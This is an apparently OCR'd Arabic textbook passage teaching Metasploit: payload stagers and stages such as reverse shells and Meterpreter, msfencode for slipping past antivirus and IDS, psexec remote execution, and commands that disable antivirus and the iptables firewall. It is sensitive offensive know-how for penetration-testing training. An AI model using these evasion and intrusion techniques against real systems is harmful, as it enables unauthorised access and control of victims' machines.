- "**bind_nonx_tcp**": هذا **stager** لا يستخدم **NX (non-executable)** و**DEP (windows data execution prevention)** وهما تقنيات التهرب/المرواغه التي توفرها **stagers** الأخرى افتراضيا. والنتيجة هي **payload** صغيرة (**NX dodging** يجعل **payload** أكبر استنادا إلى الطريقة التي يجب فيها تخصيص الذاكرة).
- "**reverse_tcp**": هذا **stager** ينشا اتصال (**outbound tcp connection**) من الجهاز الهدف. يذهب الى المهاجم الذي يقوم بتشغيل الميتاسبلويت. ثم يقوم بدوره بانشاء اتصال (**inbound connection**) داخل **inbound connection**.
- "**reverse_http**": هذا **stager** يقوم بتشغيل الانترنت اكسبلورر على جهاز الضحيه ومن ثم يستخدمه من اجل اتصل **outbound connection**. بهذه الطريقه **IE (Internet Explorer)** يسمح بالاتصال عبر الشبكه من خلال جدار الحمايه الشخصى، جدار حماية الشبكه، و/او او البروكسى.
- "**reverse_ipv6_tcp**": هذا **stager** مشابه لـ **reverse_tcp** ولكنه يستخدم **ipv6**.
- "**reverse_nonx_tcp**": هذا **stager** يصنع اتصال عكسى، ولكن لا يحاول استخدام **NX** او **DEP**.
- "**reverse_tcp_allports**": هذا **stager** يحاول تجربة جميع المنافذ **TCP** الصادرة (من 1 إلى **655361**)في محاولة الاتصال العكسى إلى المهاجم لتمرير الأوامر إلى **stage**.
- "**x64/bind_tcp and x64/reverse_tcp**": هذه **stagers** يحتوي على كود مخصص لانظمة التشغيل ويندوز ولينكس ذات الهيكليه **64bit** لتنفيذ اتصال **TCP Listener** او **reverse TCP**.

Some Metasploit Stages

Stagers تعطينا مرونه في الاتصالات، ولكنها في حد ذاتها، عديمة الفائدة. **Stagers** هى مجرد اداه للقيام بعملية الاتصالات وتستخدم مع **stage**، حيث هو الذى يقدم بالعمل الحقيقي. ميتاسبلويت يقدم عدد لا بأس به من **stage** المفيدة جدا، بما في ذلك:

- "**shell**": عندما يكون الهدف هو نظام التشغيل ويندوز، فان هذه **stage** يعطك قدرة الوصول الى **cmd.exe** في الجهاز الهدف. اما إذا كان نظام الهدف نظام التشغيل لينكس فانه يعطيك الوصول الى **bash** في الجهاز الهدف.
- "**x64/shell**": هذا يعطيك التحكم والوصول الى **cmd.exe** في نظام التشغيل ويندوز ذات البنية **64 bit**.
- "**meterpreter**": تعطي هذه البيئة ذات القوة العظمى للمهاجم درجات عديدة من السيطرة على الهدف، وتقدم عددا كبيرا من القدرات وميزات **automation**. ونحن سوف ننفق بعض من الوقت في تناول هذه **stage** بالتفصيل في وقت لاحق.
- "**x64/meterpreter**": هذه **stage** هي الإصدار المتوافق مع 64-بت من **Meterpreter**. على الرغم من إصدار 32 بت من **Meterpreter** سوف يعمل على إصدارات 64 بت من الويندوز، ولكنه لا يمكن أن يتفاعل مع العمليات 64-بت. ويمكن أن يتفاعل فقط مع العمليات 32 بت على نظام التشغيل 64-بت.
- "**patchupmeterpreter**": هذه **stage** تنفذ **Meterpreter**. ولكن يتم حقنها في الذاكره باستخدام تقنية قديمة من حقن **DLL**، تسمى "**patch-up**". مع هذا الأسلوب الميتاسبلويت يقوم بتحميل ***DLL*** في الذاكرة عن طريق ترقيع **windows API call** المرتبطة بحقن التعليمات البرمجية.
- "**x64/vncinject**": هذه **stage** تعطى المهاجم التحكم عن بعد لواجه المستخدم الرسوميه (**GUI**) في الهدف.
- "**dllinject**": هذه **stage** تقوم بحقن اى **DLL** الذي يختارها المهاجم في عملية الاختراق.

افتراضيا، كل من هذه **stage** (باستثناء "**patch-up**") تعتمد على تقنية حقن **DLL** العكسيه بدلا من تقنية **patchup** القديمة. حيث بدلا من ترقيع **windows API call** لتحميل الاكواد في الذاكرة، فان هذه التقنية العكسيه تتضمن الدوال الخاصة بها لنسخ الاكواد في الذاكرة. ولذلك، فإن امر الويندوز "**tasklist /m**" لن يظهر **DLL** المحمله في الذاكره في عمليات الهدف.

Metasploit Utilities 7.10

بعد أن غطينا الثلاث واجهات الرئيسية للميتاسبلويت، حان الوقت لتغطية عدد قليل من **utilities**. أدوات الميتاسبلويت هي واجهات مباشرة إلى ميزات معينة من الإطار يمكن أن تكون مفيدة في حالات محددة، وخاصة في تطوير **exploit**. نحن سوف نغطي بعض الأدوات هنا.

MSFpayload

المكون **msfpayload** من الميتاسبلويت يسمح لك بتوليد **shellcode**، **exexutables**، وأكثر من ذلك بكثير للاستخدام في **exploit** خارج الإطار.

يمكن توليد **shellcode** في العديد من الأشكال بما في ذلك **السى، روبي، جافا سكريبت،** وحتى **Visual Basic** للتطبيقات. وسيكون كل من تنسيق الإخراج مفيدا في حالات مختلفة. على سبيل المثال، إذا كنت تعمل مع القائم على بيثون، فان الخرج على النمط سى قد يكون أفضل. إذا كنت تعمل على اختراق المتصفح، فان تنسيق الإخراج جافا سكريبت قد يكون أفضل. بعد امتلاك الإخراج المطلوب، يمكنك بسهولة إدراج **payload** مباشرة إلى ملف **HTML** لاختراقها.

لمعرفة أي من الخيارات التي تتخذها الأداة، أدخل الامر **msfpayload -h** في سطر الأوامر، كما هو موضح هنا:

```
root@bt:/# msfpayload -h
```

كما هو الحال مع **msfcli**، إذا كنت تجد نفسك عالقا مع متطلبات الخيارات لوحدة **payload**، قم بإلحاق **O** على سطر الأوامر للحصول على قائمة من المتغيرات المطلوبة والاختيارية، مثل ذلك:

```
root@bt:/# msfpayload windows/shell_reverse_tcp O
```

MSFencode

Shellcode الناتج عن **msfpayload** يعمل بشكل كامل، ولكنه يحتوي على عدة أحرف فارغة **(null characters)** والتي عند تفسيرها من قبل العديد من البرامج، فانه يكون دلالة على نهاية سلسلة، وهذا سوف يسبب إنهاء الكود قبل الانتهاء الفعلى. بعبارة أخرى، يمكن لهذه **x00s** و**xffs** كسر **payload** الخاص بك!

وبالإضافة إلى ذلك، **Shellcode** تعبر الشبكة في نص واضح والتي من المرجح أن يتم انتقاؤها من قبل أنظمة كشف التسلل **(IDS)** وبرامج مكافحة الفيروسات. لمعالجة هذه المشكلة فان مطوري الميتاسبلويت قاموا بتقديم **msfencode**، والتي تساعدك على تجنب الحروف السيئة والتهرب من الفيروسات و**IDS** عن طريق ترميز **payload** الأصلية بطريقة لا تتضمن اى من الأحرف "السيئة". أدخل **msfencode -h** لترى قائمة من خيارات **msfencode**.

الميتاسبلويت يحتوي على عدد من تقنيات التشفير المختلفة لحالات محددة. بعضها سوف يكون مفيدا عندما تستخدم الأحرف **alphanumeric** (الاحرف الابجديه+الرقميه) فقط كجزء من **payload**، كما هو الحال مع العديد من **file format exploit** أو التطبيقات الأخرى التي تقبل الأحرف القابلة للطباعة فقط كمدخل، والبعض الآخر كبير ويستخد للأغراض العامة والتي تعمل جيدا في كل حالة.

عندما تكون في شك، من اختيارك **encoder** المناسب فاذهب مع **x86/shikata_ga_nai encoder**، حيث انه الترميز الوحيد برتبة ممتاز، وهو مقياس لمدى موثوقية واستقرار الوحدة. في سياق التشفير، فان الترتيب الممتاز يعني أنه واحد من أكثر الترميز تنوعا ويمكن أن تستوعب قدرا أكبر من الضبط الدقيق من **encoder** الأخرى. لرؤية قائمة بالترميز المتاح، استخدم الامر **msfencode -l** كما هو مبين.

```
root@bt:~# msfencode -l
```

Nasm Shell

الأداة **nasm_shell.rb** يمكن أن تكون في متناول اليد عندما تحاول فهم اكواد لغة الاسيمبلى، وخاصة، خلال تطوير **exploit**، تحتاج إلى تحديد **opcodes** (تعليمات الاسيمبلى) من اجل أوامر الاسيمبلى.

على سبيل المثال، عند تشغيل الأداة، وتطلب **opcodes** من اجل الأوامر **jmp esp**، حيث ان **nasm_shell** يخبرنا بـ **FFE4**.

```
root@bt:/opt/framework3/msf3/tools# ./nasm_shell.rb

nasm > jmp esp
00000000  FFE4              jmp esp
```

Metasploit Express and Metasploit Pro 7.11

Metasploit Express و **Metasploit Pro** هي واجهات ويب تجارية من إطار الميتاسبلويت. هذه الادوات توفر اليات الأتمتة كبيره وجعل الأمور أسهل للمستخدمين الجدد، في حين لا تزال توفر الوصول الكامل إلى الإطار. كما تقدم كل من المنتجات الأدوات التي لا تتوفر في الإصدار المجانى من الإطار **(community editions)**، مثل **automated password brute forcing** و **automated website attacks**. وبالإضافة إلى ذلك، يمكنك إعداد تقارير لطيفة الى **Metasploit pro**.



هل هذه الأدوات لها قيمتها الشرائية؟ أنت فقط يمكن أن تجعل هذا الخيار. الاصدارات التجارية من المتاسبلويت مهمه بالنسبه لمختبرى الاختراق المحترفين ويمكن أن يخفف العديد من الجوانب الأكثر الروتينية للعمل، ولكن إذا كان توفير الوقت من أتمتة هذه المنتجات التجارية هي مفيدة بالنسبة لك، فهذا قد يبرر سعر الشراء. تذكر، ولكن، كما يمكنك أتمتة العمل الخاص بك، فأن البشر هم الأفضل في تحديد ناقلات هجوم أفضل من **automated tools**.

7.12 اعداد الميتاسبلويت

اعداد الميتاسبلويت على الويندوز.

تركيب إطار الميتاسبلويت على الويندوز بسيط ولا يتطلب اى جهد تقريبا. **The framework installer** يمكن تحميله من الموقع الرسمي (http://www.rapid7.com/products/metasploit/download.jsp). في هذه الوصفة، سوف نتعلم كيفية اعداد الميتاسبلويت على نظام التشغيل ويندوز.

بمجرد الانتهاء من تنزيل **installer**، ببساطة قم بتشغيله والجلوس. فإنه سيتم تلقائيا تثبيت جميع العناصر ذات الصلة وإعداد قاعدة بيانات لك. وبمجرد اكتمال التثبيت، يمكنك الوصول إلى الإطار من خلال مختلف الاختصارات التي تم إنشاؤها بواسطة **installer**....

ملحوظه: أثناء تثبيت الميتاسبلويت على نظام التشغيل ويندوز، يجب تعطيل الحماية من الفيروسات، حيث أنه قد يكشف عن بعض ملفات التثبيت كانها فيروسات أو تهديدات محتملة ويمكنه منع عملية التثبيت. بمجرد اكتمال التثبيت، تأكد من أن تضع دليل تثبيت الإطار في القائمة البيضاء white-listed لبرنامج مكافحة الفيروسات، كما أنه سيتم الكشف عن exploit وpayload كانها ملفات خبيثة.

سوف تجد أن **installer** ينشا الكثير من الاختصارات بالنسبة لك. معظمها هي **click-and-go** في بيئة الويندوز. بعض الخيارات الأخرى التي سوف تجدها هي **Metasploit web**، **cmd console**، **Metasploit update**، وهلم جرا.

اعداد الميتاسبلويت على اوبنتو (Ubuntu).


إطار الميتاسبلويت لديه الدعم الكامل لأنظمة التشغيل لينوكس أوبونتو. في هذا الجزء، سوف نغطي عملية التثبيت، والذي يختلف قليلا عن الويندوز. يمكن تحميل النسخه المخصصه للينكس من الموقع (http://www.rapid7.com/products/metasploit/download.jsp).

عملية الإعداد للتثبيت الكامل هي كما يلي:

- سوف نحتاج إلى تنفيذ الأمر التالي لتثبيت الإطار على آلة أوبونتو لدينا:

```
tibea2004@ubuntu: ~/Desktop
tibea2004@ubuntu:~/Desktop$ ls
metasploit-latest-linux-x64-installer.run
tibea2004@ubuntu:~/Desktop$ sudo ./metasploit-latest-linux-x64-installer.run
```

- سوف تؤدى الى ظهور شاشه كما في الويندوز لاتمام عملية التثبيت بطريقه سهلة واليه وهنا نفعل كما فعلنا في الويندوز. مع ترك الاعدادات الافتراضيه كما هي.



اعداد الميتاسبلويت على كالى (kali).

في نظام التشغيل كالى يكون إطار الميتاسبلويت مدمج معه وموجد في قائمة الاداوت الخاصة به. لتشغيل الميتاسبلويت في كالى فإنك سوف تحتاج الى تفعيل الخدمات التاليه حتى يعمل الميتاسبلويت:

- **#service postgresql start**
- **#service metasploit start**

ومن اجل تشغيل هذه الخدمات بطريقة دائمة مع بداية تشغيل النظام في كل مره قم بكتابة الأوامر التاليه:

- **#update-rc.d postgresql enable**
- **#update-rc.d metasploit enable**

7.13 المزيد عن msfconsole

الآن، لكي تصبح أكثر دراية بالميتاسبلويت. فنحن سوف نذهب في جولة عميقة من **msfconsole**. حيث سنعرض عدة عناصر من هذه الواجهة الأكثر قيمة. يمكنك ببساطة التجربة مع مختلف الأوامر التي سوف نناقشها مع هذه الجولة.

استخدام Msfconsole كالشل (Using Msfconsole as a Shell)

دعونا نبدأ جولتنا من خلال النظر في الطريقه التي يمكن أن تتفاعل مع **msfconsole** كما الشل. الآن، انها ليست شل كامله، ولكنها تقدم العديد من القدرات مثل الشل التي يمكنها حقا تحسين العمل الخاص بك في الميتاسبلويت، والتي توفر الكثير من الوقت وجعله أسهل كثيرا في الاستخدام.

مثل أي شل، **msfconsole** يدعم الإكمال التلقائي (**tab-auto-complete**). عند الوصول إلى مختلف المكونات داخل **msfconsole**، يمكنك البدء عادة بكتابة الأمر الخاص بك، **exploit**، **payload**، أو **encoder**، ومن ثم النقر على المفتاح **tab** لعرض الاحتمالات. إذا كان هناك عنصر فريد، فانه سوف يقوم بتكملة كتابته بالكامل. إذا لم يكن هناك عنصر فريد من نوعه، فان النقر المزدوج على **tab** (**tab-tab**)، سوف يظهر لك كل الاحتمالات الممكنة لمكان وجودك في الواجهة.

لرؤية هذا الفعل، قم بطباعة التالى في سطر الأوامر **msfconsole**:

msf > us

ثم، النقر على المفتاح **TAB**. سترى انه قام باكمال الكلمة الى "**use**" تلقائيا.

msf > use

ثم قم بكتابة الكلمة "**exp**" وبعدها قم بالنقر على المفتاح **TAB**، نجد انه قام باكمالها تلقائيا الى **exploit**.

لمسح ما هو موجود على الشاشه يمكنك ذلك من خلال كتابة الامر **clear** او بمجرد النقر على **CTRL+L**.

للأسف، موجه **msfconsole** ليس شل كامل، لذلك فانه لا يدعم الموجهات الى الملفات (>) او **pipe** إلى البرامج أخرى (|).

الموجه "**msf>**" هو سياق محدد، هذاالموجه يحدث له تغير عند اختيار **exploit**، مما يتيح لك إشارة مفيد لـ **exploit** الذي اخترته أثناء عملك من خلال الواجهة. دعونا نحاول ذلك بكتابة:

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) >
```

لاحظ أن الموجه يقول الآن أنك قد اخترت **psexec exploit**. وهي الميزة التي تعمل مثل الأمر **SysInternals psexec** لجعل جهاز ويندوز عن بعد يقوم بتشغيل الأمر عبر جلسة **SMB** بأوراق اعتماد على مستوى **admin**.

للخروج من سياق معين من **exploit** من داخل الميتاسبلويت. يمكنك ببساطة كتابة الأمر "**back**":

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > back
msf >
```

يوضح الامر "**banner**" لافتة **ASCII** الرسوميه للميتاسبلويت المختارة عشوائيا، تليها بعض المعلومات المفيدة جدا حول إصدار الميتاسبلويت وعدد الوحدات.

```
msf > banner

Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015032401 [core:4.11.1.pre.2015032401 api:1.0.0]]
+ -- --=[ 1440 exploits - 897 auxiliary - 243 post        ]
+ -- --=[ 362 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

افتراضيا، يعرض **msfconsole** الكتابة بالألوان فى واجهة مستخدم. ومع ذلك، يوجد بعض الخلل مع التمرير في الإصدارات المختلفة من **msfconsole** مع الألوان في الواجهة. لتحويل اللون الى **off** لتجنب مثل هذه الأخطاء، يمكن كتابة هذا:

```
msf > color false
msf >
```

Msfconsole: Running OS Commands

واحدة من أكثر الفوائد فى **msfconsole** هى قدرته على إطلاق الأوامر في الشل الاساسيه لنظام التشغيل. ببساطة عن طريق كتابة الأمر في موجه **msfconsole**، فان الميتاسبلويت سوف يقوم بتنفيذ هذا الأمر في الشل الكامن وراء الجهاز المحلي مع امتيازات مستخدم الميتاسبلويت الحالي.

بعض من أوامر شل نظام التشغيل الأكثر فائدة من داخل msfconsole هي:

- **ping <IPaddr>**: مختبر الاختراق غالبا ما يرغب في تنفيذ الأمر **ping** على الهدف قبل مهاجمته. حيث ان هذا الامر يمكنه أن يظهر أن الهدف يمكن الوصول إليه عبر الشبكة. المفاتيح **CTRL-C** يستخدم لوقف **ping**، أو مجرد تنفيذ الأمر **ping** على الهدف مع تحديد عدد المرات N عن طريق تشغيل "**ping –c <N> <IPaddr>**".
- **ifconfig**: هذا الأمر مفيد في التحقق من عنوان **IP** المخصص للآلة التي يعمل عليها الميتاسبلويت، للتأكد من انه يتم توجيه **reverse shell** و**inbound traffic** الواردة إلى النظام المناسب.
- **Service iptables stop**: في بعض أنظمة لينكس، هذا الامر يقوم بتعطيل جدار الحماية **iptables**، مما يتيح لحركة المرور الواردة ان تكون على أي منفذ، مفيدة لـ **reverse shell** و**inbound traffic**.
- **ls و cd**: هذه الأوامر مفيدة في التنقل والنظر في نظام الملفات المحلي للآلة التي يعمل عليها الميتاسبلويت. عند تحميل أو تنزيل ملف أو التحقق من معلومات أخرى، هذه الأوامر هي مفيدة للغاية.
- **nmap**: هذا الامر يقوم بفحص المنافذ وهو مفيد في التحقق من أن منفذ معين أو مجموعة من المنافذ مفتوحة على الهدف، عن طريق تشغيل "**nmap –St –p <port> <TargetIPaddr>**" على جهاز المثبت عليه **NMAP**.

```
msf > ping -c 10 www.google.com
[*] exec: ping -c 10 www.google.com

PING www.google.com (216.58.210.228) 56(84) bytes of data.
64 bytes from mrs04s10-in-f4.1e100.net (216.58.210.228): icmp_seq=4 ttl=128 time=224 ms
64 bytes from mrs04s10-in-f4.1e100.net (216.58.210.228): icmp_seq=5 ttl=128 time=151 ms
64 bytes from mrs04s10-in-f4.1e100.net (216.58.210.228): icmp_seq=6 ttl=128 time=154 ms
64 bytes from mrs04s10-in-f4.1e100.net (216.58.210.228): icmp_seq=7 ttl=128 time=173 ms
64 bytes from mrs04s10-in-f4.1e100.net (216.58.210.228): icmp_seq=8 ttl=128 time=157 ms
64 bytes from mrs04s10-in-f4.1e100.net (216.58.210.228): icmp_seq=9 ttl=128 time=145 ms
64 bytes from mrs04s10-in-f4.1e100.net (216.58.210.228): icmp_seq=10 ttl=128 time=139 ms

--- www.google.com ping statistics ---
10 packets transmitted, 7 received, 30% packet loss, time 9033ms
rtt min/avg/max/mdev = 139.739/163.579/224.029/26.551 ms
msf >
```

Msfconsole: Command Help

يقدم **msfconsole** الوظيفة **help**، للحصول على قائمة كاملة من الأوامر المعتمدة، ببساطة قم بتشغيل الأمر "**help**" أو ما يعادلها، "؟". بعض الأوامر الفردية لديها أيضا المزيد من المساعده الأكثر تفصيلا، والتي يمكن الوصول إليها عن طريق تشغيل الامر "**help**" متبوعة باسم الأمر. على سبيل المثال، لمعرفة المزيد من المعلومات حول الامر "**jobs**"، يمكن تشغيل:

Msf> help jobs

بدلا من ذلك، يمكن تشغيل الامر "**jobs -h**" لرؤية نفس المعلومات.

في حين أن الاداه "**help**" يقدم معلومات حول الأوامر، فان الاداه "**info**" توفر معلومات مفصلة عن **modules**، بما في ذلك **exploits**، **payloads**، **encoders**، و**nops**. عن طريق تشغيل "**info**" متبوعة باسم **module**، عندها يمكنك رؤية مختلف الخيارات المرتبطة مع **module** والملاحظات التفصيلية المرتبطة باستخدامه.

المعلومات حول **module** تظهر أيضا المعلومات عن صاحبه، وقيود الترخيص له (إن وجدت)، ومراجع للثغرات. مراجع الثغرات هذه غالبا ما تأتي في شكل **URL** حيث يمكنك البحث عن المزيد من المعلومات حول هذا الخلل، وأحيانا، طرق معالجة، عناصر مفيدة جدا لمختبر الاختراق. تتضمن المعلومات عن بعض **module** أيضا أنواع الهدف (**exploit** التي تعمل فقط على إصدارات معينة من نظام التشغيل الهدف)، والقيود المفروضة على **payload** (**payload** التي لها يكون حجم معين من **exploit**)، وغيرها من المعلومات.

على سبيل المثال، نقوم برؤية المعلومات المرتبطة مع الوحدة **Metasploit psexec**. لاحظ الشرح لكيفية قيام هذه الوحدة بتقبل أوراق اعتماد المستخدم والسبب الذي يجعل **payload** يعمل على جهاز ويندوز المستهدف. سوف نرى كيفية القيام بذلك مع **psexec** كالاتي:

```
msf > info exploit/windows/smb/psexec

       Name: Microsoft Windows Authenticated User Code Execution
     Module: exploit/windows/smb/psexec
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Manual
  Disclosed: 1999-01-01

Provided by:
  hdm <hdm@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic
```

Msfconsole: The Show Command

الأمر ***show*** داخل **msfconsole** يقوم بعرض كل من **modules** المتاحة للمستخدم، افتراضيا، يعرض كل **module** المتاحة، بما في ذلك جميع **nops**، **encoders**، **payloads**، **exploits**، و**post-exploit module**.

أو يمكنك مجرد إلقاء نظرة على أنواع معينه من **modules**، ببساطة عن طريق تحديد نوع **module** بعد الامر **show**، كما في:

msf > show auxiliary

msf > show exploits

msf > show payloads

msf > show post

msf > show encoders

إنه من المفيد أن نلاحظ أنه بمجرد اختيار **exploit** على وجه الخصوص، فإن الامر **"show payload"** سوف يتصرف بطريقة محددة. وهذا، انه سوف يظهر لك كل من **payloads** التي تتوافق مع **exploit** التي اخترتها. إذا لم تكن قد اخترت **exploit** حتى الان. فان الامر **"show payloads"** سوف يعرض جميع **payload** المتاحة في الميتاسبلويت.

أخيرا، وفي أي وقت، يمكنك تشغيل **"show options"** لمعرفة أي من الخيارات المتاحة لديك عند هذه النقطة في جلسة **msfconsole**، و **"show advanced"** لسرد بعض الخيارات المتقدمة الإضافية. هذه الأوامر مفيدة للتحقق من أنك قد قمت بالتعيين بشكل صحيح لكل المتغيرات الضرورية لكل من **exploit** و**payload** (أو أي **module** أخرى قيد التشغيل). هي أيضا مفيد جدا في استكشاف الميتاسبلويت للعثور على الميزات الجديدة والقدرات. على سبيل المثال، عن طريق تشغيل **"show options"** و **"show advanced"** قبل اختيار أي من **module**. يمكننا أن نرى بعض خيارات التسجيل وإعدادات التكوين الأخرى الخاصه بـ **msfconsole** نفسها.

Msfconsole: The Use Command

أحد الأوامر الأكثر أهمية في **msfconsole** وهو الامر ***"use"***، الذي يتيح لك تحديد **modules** التي تريد استخدامها. عن طريق إدخال الامر **"use <module_name>"** في الموجه **<msf**، حيث مكان **module_name** يمكنك تحديد المسار الكامل لاي **exploit**، **payload**، **nop**، **auxiliary**، او **encoder module**. على سبيل المثال، لكي تختار **module** التي سوف تنفذ الوظيفه **psexec** (تستخدم في تنفيذ الأوامر على الجهاز الهدف)، سوف تكتب كالاتي:

msf> use exploit/windows/smb/psexec

عند تحديد **module** لاستخدامها، فان سياق **msfconsole** سوف يتغير بالكامل. حيث ان الموجه **<msf** سوف يتغير الى **module** التي قمت باختيارها. أية متغيرات قمت بتعيينها عند هذه النقط من خلال الامر **set** فانها سوف تتطبق على هذا **mdoules** فقط.

ولكن، الأهم من ذلك، انه تبعا لنوع **module** التي اخترتها، سوف تتعرض الى خيارات وأوامر إضافية. أوامر وخيارات **module** المحدده سوف تتيح لنا حق التكوين والسيطره على الميتاسبلويت، لذلك دعنا ننظر اليها بمزيد من التفاصيل.

بمجرد تغير سياق **msfconsole** الى **module** المحدد الذي قمت باختياره باستخدام الامر **"use"**، فهناك أوامر وخيارات اضافيه أخرى متاحة خاصة بهذا **module**، اعتمادا على نوع **modules** الذي قمت باختياره.

مع، **exploit module**. نجد ان الأوامر الجديده المتاحه الخاصة بها هي الامر "***exploit***" والتي تستخدم لاطلاق **exploit**، الامر "***check***" تستخدم لتحديد اى من أنظمة الهدف يحمل ضعفا مقابل هذه **module** لتسليم **exploit** لها. بالإضافة الى ذلك، الخيارات الاضافيه الأخرى التي أصبحت متاحه مع الامر "***show***". تنفيذ الامر "***show payloads***" سوف يسرد لك جميع **payload** التي هي ملائمه لل **exploit** التي قمت باختيارها. تنفيذ الامر "***show options***" يحدد المتغيرات التي يمكن اعدادها من اجل هذا **exploit** لكي يعمل جيدا. الامر "***show targets***" يحدد نوع أنظمة التشغيل الهدف التي تحمل ضعفا ضد هذا **exploit** والذي يمكن ان يعمل عليه (بعض **exploit** لا تحتاج الى تحديد نوع الهدف). الامر "***show advanced***" يعرض الخيارات الأخرى الأكثر تقدما، في حين ان الامر "***show evasion***" يحدد المتغيرات التى يمكن استخدامها لجعل هذا **exploit** اقل عرضه للكشف بواسطة أنظمة **IDS** و**IPS**.

مع **payload module**، عند اختيارها نجد معها الامر "***generate***"، والتى تجعلنا نقوم بتحويل **payload** الى اكواد تعرض على الشاشه، مع الخيارات **Ruby**، **Perl**، **C**، **raw machinecode**. هناك أيضا بعض المتغيرات الاضافيه التي يمكنك اعدادها مع **payload** المختاره.

مع **auxiliary module**، يمكنك الحصول على الامر "***run***" والذي يشبه في عمله الامر "***exploit***". الامر "***show***" هنا أيضا يحصل على بعض الخيارات المتاحه والتي تشمل "***show actions***"، والتي تحدد القدارات المختلفه لـ **auxiliary module**. بالاضافة الى ذلك هناك أيضا بعض المتغيرات الخاصه بهذه **module**.

msf > use <module_name>

Exploits	Payloads	auxiliary
Add'l command - exploit - check	**Add'l command** - generate	**Add'l command** - run - exploit=run
Add'l options - show payloads - show options - show targets - show advanced - show evasion	**Add'l options** - Payload specific variables	**Add'l options** - show options - auxiliary specific variable - show actions

